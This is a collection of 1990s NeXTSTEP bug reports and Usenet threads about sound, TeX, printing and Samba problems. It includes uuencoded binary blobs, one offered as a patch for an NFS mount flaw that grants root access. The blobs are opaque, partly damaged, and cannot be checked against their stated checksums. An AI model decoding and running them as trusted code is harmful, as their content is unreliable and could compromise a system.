MXHS0\*\*#4J![8I#, -E(TOL(V^UB;>R"7<\*( [D.!Z0BQ'HZ)#5Q8XRHXHIX8^\$  
M,8 =H:"\A8`"M8^MASG\_\*\$L"Z5L%>9`)F1O`WI"PH1P0\*5>44Y\$'PR`1MK(<  
MZ9\$P&Y(C27HEJ6@0)LJ:5\M^6`P.;-,6;,V\*2\$XNRV&RI/=OA]`J1)#61\_W  
M891(N2I\*R?R'X?Q0^0922956Z1)9^;-=;"1A.>7N/^!W??\*O<>3Q3=#W:\?  
MD9<J`0(L0;!^"9@?02,0I@#W\_@J@`817UVFIB32\$4)GDDV8J5]AI.(6F^&2:  
M>@".VVNOR5#)IO8VY&:\*;G\*`Z\DT"2?B9)R0DW)B3I<J4XDGF2AKE-V.E>O  
MH3NA0/\`DG<B3>>H!\@VA,#>!\*?D%\*@2(,@\*60\$G\_P2@!!2!\$@.\*"T')M#`  
MH"#@"(I0'8I(=1EQE:26U(?B0DYJ1)6H\$Z7+:M2->E\$QZ@O,\*!;TI6Y4CMI1  
M9(H-F\*D@-:0J%!4<15:PYCVI+3BENB`=O%)9\*@ALJ2[E!<-4"W@"8\I';88W  
M.`9.%0IP4SS00OE`.I4`[%28V2QZJJKTJ?!VW3H@HY(6&I`2YKC;E`&M(\*2J  
M9I1J,UDJ&HB=>I77\52;"1&V)T<UJFJ5J6J!&"I5&:M6=9^\$X+\*:5?XL[N\$J  
M7<6KK,JO:@'!JE(,\*R<H"U<5+4Q6L6H0.JM:"\*N6U;2J5@?C6@&!; )5`U@>W  
MZE#>"A/!PB-5K%`5#-2!3E!='<!QZ.3NFG,K</7/+MV\_`E82`A9<Z']FP6`A  
M++\*PL`@@.;R'^'!B52P91V%\*B\9B5&EMM,@/JR\$O2-,02EF\KV7Y/I`DLVB6  
M4WI^.\$GZ[2QIU[, \$@U'Z2E;I=Z4LHY5(D);2.A\7#P4]K380M:96U3H?6(LZ  
M;"VWY;52%E0:`V(K4Y2MLX4C^H :8@P\*@R5NAO8UNA"7,DF"+:QV^\*TLL[KT  
ME\_L:7F4B<:DS%W;"JM&RJ%XXJ'+1LI9WRYP0S+MJG\N\43LY1/Q%NIR\$D0Q  
M<`VNE.6Z\`1!<#+S1PS0+L^@O'#72"R)O4OA#\*VM\*+RZ8E/) (ZA\$?D`%\_46W  
?M-?)4F![\2CZQ?[EO0`8^\_IFXTMXE:\_S%8S45V!\`[RZ

end

-----  
From: eps@futon.SFSU.EDU (Eric P. Scott)  
Newsgroups: comp.sys.next.bugs  
Subject: SECURITY: NFS Mount Vulnerability (with patch) [2/2]  
Date: 3 May 1994 20:06:06 GMT  
Reply-To: eps@cs.sfsu.edu

This is a nfsmntfix\_reloc for NEXTSTEP 3.2 for Motorola Processors (Lightning5S). If at all possible, you should compile the source instead (the general rule that you should avoid binaries from untrustable media ... especially something like this!). In no case should you use this version if it doesn't match the checksum information given below.

1) uudecode this message to extract nfsmntfix\_reloc.Z

size 1410 BSD sum 11631 md5 833bb6ec889a2804259655afdd8e4655

2) uncompress nfsmntfix\_reloc

--EPS--

```

begin 644 nfsmntfix_reloc.Z
M'YV0_MKI<P:@H(&````(#++"PX`!@""",J3$C@RQ<J1;!0B<BQ(P`0``=P*P@2
MX8&#B-:I%,&#QV/"UBU`BS)BZ'(PM.')(3`(2:,;^,>>-FSDN8,C-N!%KP
M9D$D!0E00BB`4V+8XS*2>/FC,>D-)E.+@$C:D^K58&.!6:12!`J0:R6M%KP
M9%VJ""M^(1.&3AB@;= &93HWXHB>:>ERM"AFSARF@>'*12NV<D)&3-Z$(5.&
M#(I9>38"<UQ[MS#)"/:;!:"8530HD.#<!*F31F.F3=W_AQZM)S2$1,41*VX
M9F[/0]ZT:1/	G!18_OANV[M/"'"H:7*UZSBALVFI$K9^[L73/USE'!'$
MX8:")`9PAYFDJ%\W8`J`L!+F-+SO,7F'T(@('$0`O!E-U)'Z<FQ7VASIS%4
M=.%-UYMZ!"J!T$0DF+!@38EA4!`17""D(@!\%&0`%@"@!``6&R(DP8<TUFB5
M$U84]("(")+@!``)*J!$`"6<X$,8_2/[CCA*`F$S`'`&`<$++OAS)0`,[`AD
MDM;T`H`_3GCA1!TX%A1$/A$Q`E9G@`!#!&\#/!"1[Q$!$0P1@`#1!XZ``E
MDJ`H<&>".%*$) _L.("X`D2DB88Y8)P)EIKHF0&1R\&>><(-2)T)UY'AI`
M!HE*`2F9<3AAQ!0@M/%&'6[0`8(9:>`!`E=&A<$&&WU)Z`8(1@21!!-%$!%"
M04"@,$(*;I@Q1QNQTHJ`"V,D$(,+,("PA2K5I$""#6\,,+.915D*JLN@JK
MK-+>:I^N;'2F`#HMOIJK+/6"@)GN/JUJ[PV!BSPP`07;/#!"">L\,(,-^SP
MPQ!'+'/$%&=L<489ZSQQAQW['!'('L\@DEVSRR2BGK/+*++?L\LLPQRSS
MS#37;//-..>L\X\]^SSST`'+?301!=M]-%()ZWTTPDW[?334$<M]=145VWU
MU5AGK?767'?M]==@ARWV&27;?;9:'?=[+/1UCI$$$PPD4`":T-+A[1?<)4&
M'7/#H,`4<$E!A0)OQSUWW6WC\46$9[CQAAEF]*U`O\WE)T/:F&>N^>:<=>[Y
MYZ`'+OKHI)=N^NFHIZ[ZZJRW[OKKL,<N^RTUV[[[;CGKOONO/?N^`!R_
M\,07;_SQR">O /),N5)0`=@I.*T1=TU`'5`P#&]FKL&+V,R:4/2H.`8&0
M)RNV6)"E`9A?D")1J0^`CP`8(#\:*[H/@!;E(Z1^P@Q$`!8A!`>Q$G+`C`
M6#@2@!XLD(%$>!*$GJ!`CMA`)U^OX(;6H$&=S$&!"-!)`SJ8D$N0,`HJ&!$
M"*&378!0]-X84*P(<`,`A*.`&YZAA/"0(D83HXX$!^,D`R!#`3"@B!PH8@N*
M6`,`)ND\`/G#BBHX@Q:] (JS-?6-L7U!4K`"RN#G,@31:=M<5[062,;+M;K?+F
MAKUY48MV<-8;X/"8+!A*]'R(N7P<YLOK"$T;EA<;[X@AC>\@0Y:"0,<[/@&
M.9SQCW((9!A%8?FI&$,;W26W?#&.,=!SHNV<94<\K#%YH3A#*`92QG,$(8Z
ML.&,8JB#&;P82\A!Z(VUI*4LX7#*,M2QEF@(PQSP1T@SR*$,96!#&HSBQ3G<
M(9>+>28LOV!,9"J3F=&LI5#BU9QKQK$HTISE%`A`!S2DX0Y]\2(YP8/. ,Y(3
M#6_P2D&H62LL:I&+9YP#&,5X3S-F,HUXT)LWR1C'.<RQCG?DRMWT^"X^>A&2
MDAQD(0^9R$7"H9&!/*0@*<G+-F(2C9M<8R<?)\Y0-I*4Y.FE'%3)2E?`4I:Z
MM*4<ZN@&:-.2EZC\I2R#.4Q:5C.9R\QG.)L93FH>$ZC8=*8VQ\#-[P3UC4J#
/Z3C+><YT3I6=5GUG/!$"
`
end

```

Newsgroups: comp.sys.next.bugs  
From: karl@trapac.com (Karl Kraft)  
Subject: Re: SECURITY: NFS Mount Vulnerability (with patch) [1/2]  
Reply-To: karl@trapac.com  
Date: Wed, 4 May 1994 18:59:29 GMT

In article <2q6apn\$pu@nic-nac.CSU.net> eps@futon.SFSU.EDU (Eric P. Scott) writes:  
> A serious security vulnerability exists in NEXTSTEP 3.2  
> and previous releases (going at least as far back as 2.1)

> that affects networked multiuser systems.  
>  
> This package contains a description of the problem along with  
> source code for a patch to neutralize it.  
>

Eric,

I hope you realize that some freeware, some NeXT software, and some future commercial software depend on this feature. It's introduction was deliberate, it is not accidental...

Also, one does not need to be networked for this to be an issue. The same machine that mounts the NFS volume can export one to itself, or for that matter, intercept the RPC requests and feed a logical volume instead of a physical one.....

And yes, it does date back to 2.x, because that is when the first NeXT program to use this feature became available.

--  
Karl Kraft  
Karl\_Kraft@trapac.com  
Karl\_Kraft@ensuing.com  
[My opinions are my own]

-----  
Newsgroups: comp.sys.next.bugs  
From: yoda@cis.uni-muenchen.de (Marc Guenther)  
Subject: Re: SECURITY: NFS Mount Vulnerability (with patch) [1/2]  
Date: Wed, 11 May 1994 11:06:33 GMT  
Reply-To: yoda@cis.uni-muenchen.de (Marc Guenther)

In article <CpAKr6.160@trapac.com> karl@trapac.com (Karl Kraft) writes:  
> In article <2q6apn\$pu@nic-nac.CSU.net> eps@futon.SFSU.EDU (Eric P.  
> Scott) writes:

> > A serious security vulnerability exists in NEXTSTEP 3.2  
> > and previous releases (going at least as far back as 2.1)  
> > that affects networked multiuser systems.

> >

> Eric,

>

> I hope you realize that some freeware, some NeXT software,  
> and some future commercial software depend on this feature. It's  
> introduction was deliberate, it is not accidental...

Something which allows all users to gain root access is definitely  
NOT a feature !!!!

Anyway, which software depends on this ???

--

Marc Guenther

```

Centrum fuer Informations | Wagmuellerstr. 23 | Phone: +49 89 211 0670
und Sprachverarbeitung | 80538 M"unchen | Fax: +49 89 211 0674
University of Munich | Germany | yoda@cis.uni-muenchen.de

```

# SoundKit;↪SoundKit ;KBNS.33.2.rtf;Contents;↪Contents

Also look for ``SoundKit'' in subcategory Sound.app

```
XXX.33.0
From: seanl@jujube.cs.umd.edu (Sean Luke)
Newsgroups: comp.sys.next.programmer
Subject: Re: Stop Sound object
Date: 26 May 1995 19:34:09 GMT
```

```
Jenn-Chau Hung (jchong@spnext1.ee.ntu.edu.tw) wrote:
> I found that if I write a Sound object's data into a file or stream
> immediately after stop recording, like this:
```

```
> [aSound stop:sender];
> [aSound writeSoundfile:"/tmp/FooBar.snd"];
```

```
> The file /tmp/FooBar.snd won't be created
> What's wrong ? Do I miss something ?
```

We've had similar problems with Resound. The easy way around it is something akin to SoundEditor's dealing with it, namely, copying the sound and saving the copy...

```
Sound* bsound;
 [asound stop:sender];
 bsound=[asound copy];
 [bsound writeSoundFile:"/tmp/FooBar.snd"];
 [bsound free];
```

...However, this doubles the amount of memory you need to store the sound for that moment. I think it's awfully inefficient if you've got a big long sound, but so long as the bug is there, there's not much we can do about it.

Sean Luke            U Maryland at College Park  
seanl@cs.umd.edu    Today's Chemical: Aluminum Zirconium Tetrachlorohydrex GLY

---

XXX.32.2  
From: cello@virgil (Sean Anthony Varah)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Broken sound with NEXTIME 1.0  
Date: 12 Feb 1995 16:46:11 GMT

Bernhard Scholz (scholz@informatik.tu-muenchen.de) wrote:  
: I was looking on some demo movies bundled with the NEXTIME 1.0 CD, for  
: testing a SoundBlaster 8 compatible card. (The soundcard really works!)  
: On certain movies (EatInSpace) the sound stops after seconds and then  
: continues stops continues ... . The interviews are played mostly well.  
: Sometimes the sound is distorted by annoying clicks. One interview (was  
: it Jeff Lew?) the sound doesn't correspond to the movie. The spacelab  
: movie is hanging at the end.

This isn't a problem with NeXTTime, no, you've come across the problem  
those of us in computer music have been screaming about for the past  
2 years: sound in Intel is broken. Try playing back just a soundfile  
and see what happens, you probably will hear the same gapping and  
clicking.

What I have been most recently dismayed with is 3.3. Countless people  
at NeXT promised the SoundKit would be fixed in 3.3. I have just  
loaded 3.3 and playback is WORSE than before. Instead of the sound  
clicking and gapping, and repeating, it simply stops and goes  
silent for a time, then comes back in. Not to mention you still can't  
record true stereo 44.1 Khz in 3.3. Check it out: it just  
records the left input to both channels. Bug number 3 they haven't  
fixed is the long soundfile bug: NeXTStep will refuse to play  
back any 44.1Khz file over 260 seconds long.

Those of you who are annoyed with this might want to contact me, and  
I'll try to coordinate an effort to get NeXT to fix this stuff.  
My Intel machine can animate 3D molecules in real time but it  
can't play back a stereo soundfile--something an old 030 cube  
still does solidly.

Sean Varah  
Harvard Computer Music Center

---

Newsgroups: comp.sys.next.programmer  
From: dgoodman@is.rpslmc.edu (Dave Goodman)  
Subject: Sound compression on NS/Intel?  
Keywords: Sound, NEXTSTEP, Intel, iX86  
Reply-To: dgoodman@is.rpslmc.edu  
Date: Thu, 29 Dec 1994 14:40:30 GMT

I working on an application that will be producing some very lengthy sound files (dictations). I have researched the sound compression routines given to us by NeXT for operating on the SNDSoundStruct. I played around with various compression factors and was very pleased to discover that on the average I could get about 50% compression (I was only betting on about 66% compression).

Well, it all worked great, on black hardware. I tested it on white and nothing seemed to work. I put in a support call to NeXT and found out a little later that I had discovered a new bug. It was given a reference number (62732) and added to the list of bugs. Great, where does that leave me?

My questions are:

Are there any of you out there who have dealt with this problem before?  
Are there any workarounds?  
Am I doomed to failure (i.e. writing my own compression algorithms)??

Thanks for any suggestions you might have...  
-Dave

\\/  
--O-- Single Source Systems  
/|\ INC

David I. Goodman NEXTSTEP Software Engineer  
dgoodman@is.rpslmc.edu (NeXTMail gleefully accepted)

Disclaimer: No statements made in this article should be construed to reflect the opinions of Rush-Presbyterian-St. Luke's Medical Center or Single Source Systems. All opinions are wholly my own, and I am solely responsible for my statements.  
-----

>>>> directly report to me on 1995-09-07  
Hardware platform: NSFIP (Dell XPS 90 with Audiotrix Pro sound card using the Microsoft Windows Sound System driver)  
NeXTSTEP version: 3.3  
Real name: Carl\_Edman  
E-mail: cedman@princeton.edu

Severity: data corruption  
Bug logged with BugNeXT, log number 74728

Description:

(\*) Sndcompress is broken on the hardware configuration given above. If I sndcompress (with any option) a tested and valid 16 bit linear sound file, the resulting compressed sound file is unplayable in any configuration, even though it is reported correctly by 'sndinfo'. This is not a sound output problem. I have any number of older compressed 16 bit sound files on my system all of which play without problems.

Workaround:  
(\*)

(\*) Find an older revision of NS, or NS on some hardware platform different than i386 and compress the files there. The compressed files will play even under intel hardware.

Carl Edman  
<<<<<<  
>>>>> and further by Carl Edman:  
[...] I missed that. Looks like the same bug. You can just add me as confirming it with the hardware configuration I listed.  
<<<<<<

# SNDCConvertSound()

**XXX.3.2 KBNS.10.1.016\_o3.0±3.1o From a 1993-05-04 comp.sys.next.(bugs/programmer) posting by Eric\_Scott, NeXTPR-D 89, verified by Raf\_Schietekat, reraised for 3.1 by Subrata\_Sircar.**

Eric\_Scott provides an example (available from him) that shows that SndConvertSound(), for microphone sound files to 16-bit 22-kHz mono at least, apparently isn't able to handle a negative SNDSoundStruct.dataLocation for the source sound, or a non-sizeof(SNDSoundStruct) value (not pinned down yet). It returns an error SND\_ERR\_CANNOT\_ALLOC (says he, I only saw the result of SndSoundError() and they seem to match). Eric\_Scott furthermore says (these I didn't verify) that when compiled on 2.2 things work fine when run on 2.2, and die with SIGSEGV and an ``amazing" backtrace when run on 3.0, and that an attempt to get around the problem using SND\_FORMAT\_INDIRECT didn't work.

(I also found that the quality of a conversion with SndConvertSound like this, and then playing it, is less than playing microphone sound files directly... should the intermediate step really make the sound audibly duller?)

# /Object/Sound



## **KBNS.33.1.029\_o3.3o Bug\_NeXT.74728 Audible (loud) clicks at end of 8-bit mu-law encoded sounds**

Description: Carl\_Edman: ``Playing 8 bit muLaw encoded files either from within applications (like e.g. Mail.app) or the command line (with sndplay) will invariably end with a very loud and unpleasant clicking sound. Originally I attributed this to corrupt sound files/bad sound card/bad sound card driver. But when I converted these sound files to 16 bit linear (with sndconvert) they played just fine on the same hardware with identical configuration. That leads me to believe that there must be a bug in the play routines for 8 bit muLaw files. My guess would be that there is some garbage left at the end of the sound buffer which is played."

System configuration: Dell XPS 90 with Audiotrix Pro sound card using the Microsoft Windows Sound System driver, NEXTSTEP for Intel

How to verify: Should be obvious.

Urgency: Does no damage, immediately obvious (and disturbing), workaround possible for individual sounds.

Confirmed: Carl\_Edman (o3.3o, reported)

Workaround: Carl\_Edman: ``Just convert all your 8bit muLaw files to 16 bit linear. They'll take roughly twice as much space, but at least they will play correctly."

Bug\_NeXT: Reported on 1995-09-07 with log number 74728.

Cure (for NeXT): Cure it.

# TeX;¬TeX ;KBNS.33.2.rtf;Contents;¬Contents

**See also:** ;KBNS.33.2.rtf;KBNS.32.2.016;¬**KBNS.32.2.016 (about tex -V using open `which TeXview`)**

## /usr/bin/dvips

XXX.32.2  
From: dicosmo@verveine.ens.fr (Roberto DiCosmo)  
Newsgroups: comp.sys.next.bugs  
Subject: Dvips bug on HP (SOLUTION) + HP compiler bug  
Date: 13 Oct 1994 11:44:55 GMT

I earlier reported a wierd bug with DVIPS on the HP 3.2 release of NEXTSTEP. Here is the description and the solution, that turns out to point out a bug in the optimizer of the HP compiler. I found the solution shorlty after my previous posting.

#### DESCRIPTION:

As shipped, dvips does not handle properly the redirection of output to a pipe. If you try:

```
dvips -o"| lpr -Pmyprinter" foo.dvi
```

here is what we get

```
This is dvips 5.51 Copyright 1986, 1993 Radical Eye Software
' TeX output 1994.10.07:1813' -> | lpr -Pmyprinter
<tex.pro><special.pro>. sh: nd: not found
Broken pipe
```

#### SOLUTION:

In the source file output.c, there is a call to popen() that the optimizer completely screws up.

The easiest solution is then to just compile output.c *without* the -O switch.

#### MORE DETAILS:

If you add a call to error or fprintf or the like before that popen(), everything works fine. (here is the code mangled by the optimizer:

```
/* if we add this line, it works....
 error(" ");
*/
 n *= pagecopies * collatedcopies ;
 if (*oname != 0) {
/*
 * We check to see if the first character is a exclamation
 * point, and popen if so.
 */
 if (*oname == '!' || *oname == '|') {
#ifdef MSDOS
 error("! can't open output pipe") ;
#else
#ifdef VMS
 error("! can't open output pipe") ;
#else
#ifdef VMCMS
 error("! can't open output pipe") ;
#else
#ifdef MVSXA
 error("! can't open output pipe") ;
```

```

 #else
 #ifdef __THINK__
 error("! can't open output pipe") ;
 #else
 if (secure || (bitfile=popen(oname+1, "w"))==NULL)
 error("! couldn't open output pipe") ;
 else
 popened = 1 ;
)

```

The bizarre nd: not found error is the result of the program passing to the shell "nd header file %s" from a string in the program data segment on the popen() call. If you add debugging code to the program, this error changes, as different kind of garbage is sent down the pipe. This typically pinpoints a compiler error.

Thanx to all the people that answered to my previous posting reporting that they have the same problem.

--Roberto Di Cosmo <dicosmo@dmi.ens.fr>

```

LIENS
Ecole Normale Superieure
45, Rue d'Ulm
75005 Paris FRANCE

```

--  
Roberto Di Cosmo <dicosmo@dmi.ens.fr>

```

LIENS
Ecole Normale Superieure
45, Rue d'Ulm
75005 Paris FRANCE

```

## /usr/bin/pktype

### KBNS.33.1.003\_o3.2o pktype doesn't take second filename as described in man page

#### Description:

##### SYNOPSIS

```
pktype pk_file_name [output_file_name]
```

[...]

TeX or dvi-reading software. If the *output\_file\_name* is not specified, standard output is used.

This happens if you give two filenames:

```
% cd /tmp; ls *pk
cmr10.92pk
% pktype cmr10.92pk cmr10.92pktype
This is PKtype, C Version 2.2
Usage: pktype <pk file>.
%
```

How to verify: See description.

Urgency: Does no damage, fairly obvious, trivial workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Use stdout: ``pktype cmr10.92pk > cmr10.92pktype''

Cure (for NeXT): Either correct man page or implement as documented.

## /NextDeveloper/Demos/TeXview.app

### **KBNS.33.1.028\_o3.2o "header" special incorrectly handled**

Description: `\special{header=(blah blah)}` is not interpreted correctly.

How to verify: Look at the source (this bug was detected in the source, I have never used this special).

Urgency: Does no damage, immediately obvious, workaround may be easy or unacceptable.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Omit the parentheses.

Cure (for NeXT): Change code for this special (an opening brace in the dvips code is now a closing parenthesis).

### **KBNS.32.0.004\_o3.1±3.2o Dragging the preview material with the mouse instead of using the ScrollView's Scrollers**

The program should do an NXPing() just before [NXApp getNextEvent:] in PageView's mouseDown: method for better performance. Workaround: do



" on the console. I've found the sequence

```
close(ns) ;
delete_fd(ns) ;
```

in `ipc.c`. But the error persisted after these statements were switched. To motivate why I thought this could be the source of the error:

```
(gdb) thread-list
```

There are 2 threads.

Thread	State	Suspend	Port	PC	Name	Function
0	S	0	0x20	0x500892e	main	msg_receive_trap
1	S	0	0x22	0x5007d42	_t1	select

The current thread is thread 0.

```
(gdb)
```

### **KBNS.32.1.042\_o3.2o scalewidth is nonsense (only relevant for a reader of the source)**

Description: Tomas\_Rokicki makes a lot of fuss about the need for exactness of this function, but you can just (implicitly) cast the operands to floats, do the operation, and cast back to integers, without harm. This is a previewer, no decisions depend on the accuracy of operations, so exactness is *not* required.

How to verify: Write a loop that tries Knuth's `store_scaled` computation and `scalewidth` 1000 times with random values: more than 70% of these computations differ. Tomas\_Rokicki has admitted that his statement is false.

Urgency: Precision is not required, but the statements in the source should be adapted to prevent anyone paying close attention (like myself) from wasting time finding out what's wrong in this picture (the author's comments).

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None needed.

Cure (for NeXT): Remove the erroneous comments, and add an explicit comment stating that precision is *not* important.

## **/usr/tex/ntman.dvi**

### **KBNS.32.0.005\_o3.2o Confusing typo**

As an example of pltotf (Chapter 5: Additional Utilities), the manual uses

```
localhost> pltotf cmr10.pk cmr10.tfm
```

instead of

```
localhost> pltotf cmr10.pl cmr10.tfm
```

### **KBNS.32.0.008\_o3.2o Conceptual error**

In 6.1, p. 89: ``The font file must not contain non-ASCII characters, such as control-D or control-Z." But these *are* ASCII characters, ASCII control characters to be precise. The author probably means non-(printable ASCII) characters.

# Third-party applications;¬Third-party applications

;KBNS.33.2.rtf;Contents;¬Contents

Some phenomena that are known to be a consequence of NEXTSTEP bugs, in a non-trivial way, with workarounds.

## DataPhile

### **KBNS.32.0.027\_c3.2o Reported by Andrew\_Stone**

``Newsgroups: comp.sys.next.bugs,comp.sys.next.programmer,comp.sys.next.software,comp.sys.next.sysadmin

From: andrew@stone.com (Andrew Stone)

Subject: WARNING: NS 3.2 and DataPhile 2.0 incompatibilities & workarounds

Keywords: DataPhile 3.2

[...]

Date: Fri, 24 Dec 1993 17:52:09 GMT

DataPhile 2.0 has serious problems running on NEXTSTEP 3.2. Since DataPhile 2.0 shipped before NS 3.2, this was totally unpredictable. Even the person who made the change to the IXKIT was unaware of its adverse effects on ALL applications dependent upon the indexing kit.

Stone Design and Pangea have isolated the main problem that is responsible for corrupting databases and destroying views. Basically any view or text field or entry list larger than 8K in size will trigger the bug. NeXT is aware of the problem, knows that it is theirs, and we await their fix. In the meantime, we have made available a patch program, PatchDP, for DataPhile 2.0 that allows it to use the 3.1 shared libraries rather than the ones in 3.2. This circumvents most of the problems, but we would still encourage you to take precautions, such as exporting regularly and often, until DataPhile 2.1 is released Q1 94.

If you decide to use DP2.0 unpatched on NS3.2, review your databases for the potential problem areas mentioned above before logging out. In particular, the Cities entry list provided in your DataPhileAux.pkg should not be used. Also, follow the instructions for fixing finds in SEARCHING\_DP. Basically, we recommend that you should either not upgrade to NS 3.2, or patch DP 2.0.

The PatchDP program is available on the Internet at the following ftp site:

```
ftp.cs.unm.edu, in directory
pub/stone/DataPhile/NS_3.2-DataPhile_Workarounds.tar.Z
sum NS_3.2-DataPhile_Workarounds.tar.Z
28557 65
```

If you cannot ftp, send email to [info@stone.com](mailto:info@stone.com) with the subject "Send Patch - ASCII" or "Send Patch - NeXTMAIL". We are on holiday until January 3, 1994; but we will fill requests for the patch during the holidays.

May '94 be Happy and Bug Free!

"XXX make shorter

## Mathematica

### **XXX.3.2 KBNS.00.0.261\_o3.0o Reported by Eric\_Guichard**

If you have problems with Mathematica crashing (e.g., Jan 20 18:44:19 mauss WindowServer[149]: IPCFlushOutput: failed to flush output for stream 0x3752a8.), try to remove your .mb files manually, or using

```
$ find ~ -name Defaults -prune -o -name '*.mb' -exec rm {} \;
```

Unfortunately, .mb files are meant to increase performance<sup>1/4</sup>. The (unspecified) bug has been identified and is known to both Wolfram and NeXT, the trouble applies to versions M\_2.0 and M\_2.1 (earlier too?), the above workaround was suggested by Robby Villegas of Wolfram, and M\_2.2 will supposedly work around NS\_3.0's bug.

# SimonSays

**XXX.3.2 KBNS.10.3.017\_c3.1o NS\_3.1 for NeXT hardware breaks SimonSays, reported by two people on c.s.n.(bugs/programmer) on 1993-06-22**

The program doesn't work anymore, and a continuous repetition of these error messages ensues (syslog extras stripped):

```
DPS client library error: PostScript program error, DPSContext 30988
%%[Error: invalidaccess; OffendingCommand: put]%%
DPS client library error: PostScript program error, DPSContext 30988
%%[Error: invalidaccess; OffendingCommand: aload]%%
```

Is this because of NeXTSTEP, or because of HSD (in which case this item doesn't belong here)?

# Unclassified;¬Unclassified ;KBNS.33.2.rtf;Contents;¬Contents

```
KBNS.33.2.XXX
Newsgroups: comp.sys.next.bugs
From: wave@media.mit.edu (Michael B. Johnson)
Subject: enormous memory use...
Date: Sun, 31 Dec 1995 03:35:37 GMT
```

Okay, here's my next weird problem:

I have a Pentium w/128MB of RAM. I've been running out of swap way faster than I should doing rendering, so I started sniffing around, and upon logging in, with no apps being autolaunched other than the Workspace, I get:

```
welles> ps -aux
USER PID %CPU %MEM VSIZE RSIZE TT STAT TIME COMMAND
wave 200 4.7 54.1 71.1M 69.3M ? SW 0:04 - console (WindowServer)
```

What the heck is that all about? Note this is totally repeatable, I reboot the machine, log in, launch Terminal.app, and do the ps and

get the same result. This is a patched 3.3. Intel machine. Is ps lying, or is 54% of my memory getting sucked up immediately? Sorry if this has been rehashed before, but this is no <mach-task>, and 70MB is pretty scary.

Any thoughts appreciated.

--

--> Michael B. Johnson, SMVS, Ph.D. -- wave@media.mit.edu|wave@pixar.com  
--> http://wave.www.media.mit.edu/people/wave/  
--> alumnus, MIT Media Lab, Computer Graphics & Animation Group  
--> Media Arts Technologist, Pixar Animation Studios (East Coast Office)  
-----

From: indy@ux1.cso.uiuc.edu (weintz steven cortelou)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: enormous memory use...  
Date: 31 Dec 1995 22:31:25 GMT

Well, howdy!

This is a poser. I don't have a PC (yet) so I have no direct experience with the hardware, but I've experienced weird momory explosions on my Cube before. At the time I narrowed the culprits down to:

- 1) OmniWeb 1.0 beta
- 2) a SCSI bus that was too long (whyinhell do they make SCSI cables in 2-meter lengths, anyway, if you're going to connect multiple devices and the maximum length of the chain is limited to 7 ft?)
- 3) a flakey hard drive.
- 4) loose SIMMs

Months later i decided 3) was the culprit - I'd removed the drive and a friend asked to borrow it in an emergency for his news server. The Sun box \*wouldn't even format it\* - it reported 30% bad sectors! This drive had formatted OK under NS but kept flaking out for no good reason.

As a last resort you might try rebuilding the system, clean install and all. Truly bogus, but sometimes I've gotten gremlins in my Cube I couldn't kill any other way.

Hope this helps, and Happy New Year,  
Steveo

--

Steve Weintz \* Partner, New Media, Ltd.  
P.O. Box 742 \* Urbana, IL 61801  
steve@dave-world.net \* 217.344.5303 \* 217.344.8981 fax  
Staff Visioneer, Beckman Institute Visualization Facility \* indy@uiuc.edu

-----  
KBNS.33.2.XXX  
Newsgroups: comp.sys.next.bugs  
From: fozztexx@nvc.cc.ca.us (Chris Osborn)  
Subject: Re: Using Samba smbd on NS3.2 White/Black causes fsck on reboot  
X-Nntp-Posting-Host: orbit  
Keywords: samba fsck  
Date: Fri, 29 Dec 1995 19:44:30 GMT

In article <4bq57c\$kbd@tribune.usask.ca>,  
Alvin Austin <alvin@cs.usask.ca> wrote:  
>If you link to a shared directory or printer on the NeXT  
>from an SMB client (ie: Windows for Workgroups), it will work  
>fine, but some resource on the NeXT does not seem to be  
>released when the share is deleted from the client. The  
>instance of the 'smbd' daemon quits (according to 'ps'),  
>but the NeXT will force an fsck of the root disk on the  
>next reboot. I don't see this behavior on other unix  
>platforms running Samba.  
>  
>I have received confirmation from a few other NeXT users  
>that this happens with both black/white NS 3.2 systems.

I'm also experiencing the same problems under 3.3 black. It's become quite a nuisance, so for the moment I've disabled Samba.

--  
Chris Osborn, Network Administrator      Voice: 707 253 3130  
Napa Valley College                      Fax: 707 253 3063  
2277 Napa-Vallejo Hwy., Napa, CA, 94558  
<fozztexx@nvc.cc.ca.us>                MIME ok, NeXTMail tolerated  
-----

From: samurai@maggie.cs.mcgill.ca (Darcy BROCKBANK)  
Newsgroups: comp.sys.next.bugs  
Subject: HP 1200C/PS support in NS totally broken.  
Date: 21 Oct 1995 18:02:19 GMT

This problem was submitted to Adboe and NeXT.

Synopsis:

If you buy an HP1200C/PS printer, and attempt to print or save PS images including font information, you will generate a corrupt, unprintable, unviewable document.

Problem:

THE HP1200C/PS PPD is invalid.

Workaround:

Use the HP LaserJet IISi Postscript 2 PPD when attempting to install an HP1200C/PS printer.

Comment:

This really pisses me off, as the 1200 C is a great, cost effective color printer. In order to get it to work right, I have to use a PPD file that doesn't give me control over being able to print transparencies or glossy paper. NeXT nor Adobe has published a fix yet.

The ultimate solution is to just buy a Mac and an apple printer.

- db

--

"Investing in tech stocks is a high risk."

-- Bill Gates, Microsoft Chairman, after incurring a two  
day paper loss of 2 billion dollars on Microsoft stock.

-----  
From: marcel@cs.tu-berlin.de (Marcel Weiher)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: HP 1200C/PS support in NS totally broken.  
Date: 22 Oct 1995 11:44:18 GMT  
Mime-Version: 1.0  
Content-Type: text/plain; charset=iso-8859-1  
Content-Transfer-Encoding: 8bit

samurai@maggie.cs.mcgill.ca (Darcy BROCKBANK) writes:

>If you buy an HP1200C/PS printer, and attempt to print or save PS images  
>including font information, you will generate a corrupt, unprintable,  
>unviewable document.

Don't have that printer but previewing works just fine!

>Problem:

>The HP1200C/PS PPD is invalid.

I couldn't find a HP1200C/PS PPD on my NeXT, so I downloaded the DOS  
PPD from Adobe. The Mac PPD does not work (Mac is typically  
a little strange, so no wonder...)

>Workaround:

>Use the HP LaserJet IISi Postscript 2 PPD when attempting to install an  
>HP1200C/PS printer.

Hm... just use the DOS PPD!

>Comment:

>This really pisses me off, as the 1200 C is a great, cost effective  
>color printer. In order to get it to work right, I have to use a PPD  
>file that doesn't give me control over being able to print  
>transparencies or glossy paper. NeXT nor Adobe has published a fix yet.

Maybe because there is no fix for customers... (When is Darcy going  
to get out of Alpha? :-)

>The ultimate solution is to just buy a Mac and an apple printer.

You're kidding, right?

Of course, the ultimate solution on NS is to just get a NS  
printing solution, like EXTRAPRINT, with one of the many  
fine, low-cost ink jets around. Faster, much cheaper, no hassle.

